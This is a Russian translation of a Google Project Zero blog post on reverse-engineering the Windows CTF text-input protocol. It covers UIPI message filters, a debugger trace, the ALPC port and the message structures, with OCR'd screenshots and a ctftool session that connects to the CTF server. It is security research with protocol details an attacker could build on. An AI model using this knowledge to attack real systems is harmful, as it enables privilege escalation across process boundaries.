Google Project Zero (RU) - Часть 4

Перевод на русский язык статей блога Google Project Zero (часть 4). Project Zero — команда исследователей безопасности, посвящающих всё своё рабочее время поиску и ответственному раскрытию уязвимостей нулевого дня.

Больше материалов в телеграм канале @grogrigs

Вниз по кроличьей норе...

> «Иногда хакинг — это просто когда кто-то тратит на что-либо больше времени, чем любой другой счёл бы разумным».

Простые тестовые примеры полезны, чтобы убедиться, что система ведёт себя ожидаемым образом. Иногда необъяснимое расхождение открывает неожиданно обширную область исследований. Это история одного такого расхождения и скрывавшейся за ним кроличьей норы безопасности.


Всё казалось таким ясным...

Окна на одном рабочем столе обычно могут взаимодействовать: перемещать друг друга, изменять размеры, закрывать или отправлять ввод. Это становится опасным, когда один процесс работает с повышенными привилегиями. Изоляция привилегий пользовательского интерфейса (UIPI) не позволяет окнам с более низким уровнем целостности отправлять опасные команды окнам с более высоким.

`win32k!NtUserPostMessage` проверяет, разрешил ли получатель сообщение явно или входит ли оно в небольшой безопасный белый список:

```
BOOL IsMessageAlwaysAllowedAcrossIL(DWORD message) {
    switch (message) {
    case WM_PAINTCLIPBOARD:
    case WM_VSCROLLCLIPBOARD:
    case WM_SIZECLIPBOARD:
    case WM_ASKCBFORMATNAME:
    case WM_HSCROLLCLIPBOARD:
        return IsFmtBlocked() == 0;
    case WM_CHANGECBCHAIN:
    case WM_SYSMENU:
    case WM_THEMECHANGED:
        return TRUE;
    default:
        return FALSE;
    }
}
```

Я написал тест, который отправлял все возможные сообщения из непривилегированного процесса привилегированным окнам. Результат должен был совпасть с белым списком. Но не совпал.



Сообщения из диапазона `0xCNNN` принимали многие приложения, включая Блокнот. Windows резервирует следующие диапазоны:

Диапазон	Назначение
От `0` до `WM_USER - 1`	Системные сообщения
От `WM_USER` до `0x7FFF`	Целочисленные сообщения частных классов окон
От `WM_APP` до `0xBFFF`	Сообщения приложений
От `0xC000` до `0xFFFF`	Строковые сообщения приложений
Больше `0xFFFF`	Зарезервировано системой

Эти диапазоны описаны в документации по `WM_USER` и `WM_APP`.



Что, строковые сообщения?

`RegisterWindowMessage()` позволяет независимым приложениям согласовать номер на основе общей строки, вероятно, через таблицы атомов Windows.

Моя первая теория заключалась в том, что регистрация неявно вызывает `ChangeWindowMessageFilterEx()`. Тестирование её опровергло. Фильтры явно изменяло что-то другое.

Поиск виновника

Я поставил точку останова на `USER32!RegisterWindowMessageW` и продолжал выполнение, пока функция не вернула один из подозрительных номеров:

```
0:000> bp USER32!RegisterWindowMessageW "gu; j (@rax != 0xC046) 'gc'; '"
0:000> g
0:000> r @rax
rax=000000000000c046
0:000> k
MSCTF!EnsurePrivateMessages+0x4b
MSCTF!TF_Notify+0x50
USER32!CtfHookProcWorker+0x20
USER32!CallHookWithSEH+0x29
ntdll!KiUserCallbackDispatcherContinue
win32u!NtUserCreateWindowEx+0x14
USER32!CreateWindowInternal+0x1b4
notepad!NPInit+0x1b4
```


Пока ядро создаёт окно, оно вызывает callback, загружающий `MSCTF`. Эта библиотека регистрирует сообщения и изменяет их фильтры.

Открываются скрытые глубины...

CTF относится к Text Services Framework Windows, который управляет раскладками клавиатуры, методами ввода, распознаванием рукописного текста и обработкой текста. В примечаниях Microsoft по безопасности говорилось, что TSF был усилен для ограничения враждебного доступа к стеку, куче и защищённой памяти. Эта формулировка не внушала доверия к прежней архитектуре, поэтому я потратил несколько недель на её обратную разработку.

Так как же всё это работает?

`ctfmon.exe` уведомляет приложения об изменениях раскладки клавиатуры и методов ввода. Ядро принудительно подключает приложения при создании ими окон.




Редактор метода ввода, например Microsoft Pinyin, должен наблюдать за вводом с клавиатуры и заменять текст в другом процессе. Такой внепроцессный компонент называется обработчиком текстового ввода (Text Input Processor, TIP).



Разбираемся с протоколом CTF

Каждый рабочий стол и сеанс получает службу-монитор с ALPC-портом, имя которого выглядит так:

```
\BaseNamedObjects\msctf.server<DesktopName><SessionId>
```



`USER32!CtfHookProcWorker` загружает клиент, который подключается и сообщает HWND, идентификатор потока и идентификатор процесса:

```
typedef struct _CTF_CONNECT_MSG {
    PORT_MESSAGE Header;
    DWORD ProcessId;
    DWORD ThreadId;
    DWORD TickCount;
    DWORD ClientFlags;
    union {
        UINT64 QuadWord;
        HWND WindowId;
    };
} CTF_CONNECT_MSG;
```

Сервер ожидает непрерывно. Клиенты опрашивают его только после получения зарегистрированного оконного сообщения, что объясняет вызовы `RegisterWindowMessage()`.

Клиенты отправляют команды монитору или просят его переслать команды другому потоку:

```
typedef struct _CTF_MSGBASE {
    PORT_MESSAGE Header;
    DWORD Message;
    DWORD SrcThreadId;
    DWORD DstThreadId;
    DWORD Result;
    union {
        struct {
            DWORD ulNumParams;
            DWORD ulDataLength;
            UINT64 pData;
        } Marshal;
        DWORD Params[3];
    };
} CTF_MSGBASE;
```


Десятки команд передают данные или создают экземпляры COM-объектов. Сложный формат маршалинга добавляет типизированные параметры:


```
typedef struct _CTF_MARSHAL_PARAM {
    DWORD Start;
    DWORD Size;
    DWORD TypeFlags;
    DWORD Reserved;
} CTF_MARSHAL_PARAM;


typedef struct _CTF_PROXY_SIGNATURE {
    GUID Interface;
    DWORD FunctionIndex;
    DWORD StubId;
    DWORD Timestamp;
    DWORD Reserved1;
    DWORD Reserved2;
    DWORD Reserved3;
} CTF_PROXY_SIGNATURE;
```


Сигнатура прокси сообщает монитору, какой созданный COM-объект и какой его метод должны получить маршалированные данные.


CTF стар. Самая ранняя найденная версия `MSCTF` поставлялась с Office XP в 2001 году и поддерживала Windows 98. В Windows XP он вошёл в состав ОС. Vista перенесла протокол с LPC на ALPC, но его архитектура почти не изменилась.


About Windows
Windows xp Professional
Microsoft ® Windows
Version 5.1 (Build 2600.xpsp_sp3_qfe.150205-1510 : Service Pack 3)
Copyright © 2007 Microsoft Corporation
This product is licensed under the terms of the End-User License Agreement to:
Tavis Ormandy
Physical memory available to Windows: 3,145,128 KB
OK
WinObj - Sysinternals: www.sysinternals.com
File View Help
\BaseNamedObjects_IMSFTHISTORY!_
Process Explorer - Sysinternals: www.sysinternals.com [TAVIS-DD4021BF0\Administrator] (Administrator)
File Options View Process Find Users Help
Start
WinObj - Sysinternals: w...
Process Explorer - Sy...
About Windows
8:07 AM


About Windows
Windows Vista Ultimate
© 2006 Microsoft Corporation
Microsoft® Windows®
Version 6.0 (Build 6002: Service Pack 2)
Copyright © 2007 Microsoft Corporation. All rights reserved.
The Windows Vista™ Ultimate operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries.
This product is licensed under the Microsoft Software License Terms to:
Windows User
Physical memory available to Windows®: 4,192,788 KB
OK
WinObj - Sysinternals: www.sysinternals.com
File View Help
\
ArcName
BaseNamedObjects
Callback
Device
Driver
FileSystem
GLOBAL??
KernelObjects
KnownDlls
KnownDlls32
NLS
ObjectTypes
RPC Control
Security
Sessions
UMDFCommunicationPo
Windows
Name
Type
SymLink
msctf.serverDefault1 ALPC Port
WDI_{7a3a9303-090d-... ALPC Port
00000000002282b_WI... Event
AgentToWkssvcEvent Event
AudioSrv_CanAcceptM... Event
AutoIndexRegistryMoni... Event
BFE_Notify_Event_{2e... Event
BFE_Notify_Event_{56... Event
BFE_Notify_Event_{62... Event
BFE_Notify_Event_{68... Event
BFE_Notify_Event_{ad... Event
BFE_Notify_Event_{d3... Event
BFE_Notify_Event_{eb... Event
BFE_Notify_Event_{edf... Event
C::Users:Tavis Ormand... Event
CancelAutoIndex Event
CLR_PerfMon_DoneEnu... Event
CLR_PerfMon_StartEnu... Event
ConsoleSessionCreation Event
EVENT_READYROOT/CI... Event
EVENT_READYROOT/CI... Event
EVENT_READYROOT/CI... Event
\BaseNamedObjects
Start
WinObj - Sysinternals...
About Windows
8:23 AM


About Windows
Windows 7 Professional
WinObj - Sysinternals: www.sysinternals.com
File View Help
Name Type SymLink
FontCachePort ALPC Port
msctf.serverDefault1 ALPC Port
WDI_{ba268b27-5170-4fef-8bd2-... ALPC Port
0000000000017b43_WlballoonAlte... Event
0000000000017b43_WlballoonKer... Event
0000000000017b43_WlballoonSm... Event
0000000000017c6f_WlballoonAlter... Event
0000000000017c6f_WlballoonKerb... Event
0000000000017c6f_WlballoonSma... Event
AgentToWkssvcEvent Event
AudioSrv_CanAcceptMMCClient Event
BFE_Notify_Event_{2e3cab46-a8f9... Event
\BaseNamedObjects
PS Z:\Home\Documents\Projects\ctftool> winver
PS Z:\Home\Documents\Projects\ctftool> .\ctftool.exe
An interactive ctf exploration tool by @taviso.
Type "help" for available commands.
Most commands require a connection, see "help connect".
ctf> connect
The ctf server port is located at \BaseNamedObjects\msctf.serverDefault1
NtAlpcConnectPort("\BaseNamedObjects\msctf.serverDefault1") => 0
Connected to CTF server@\BaseNamedObjects\msctf.serverDefault1, Handle 000000A8
ctf> scan
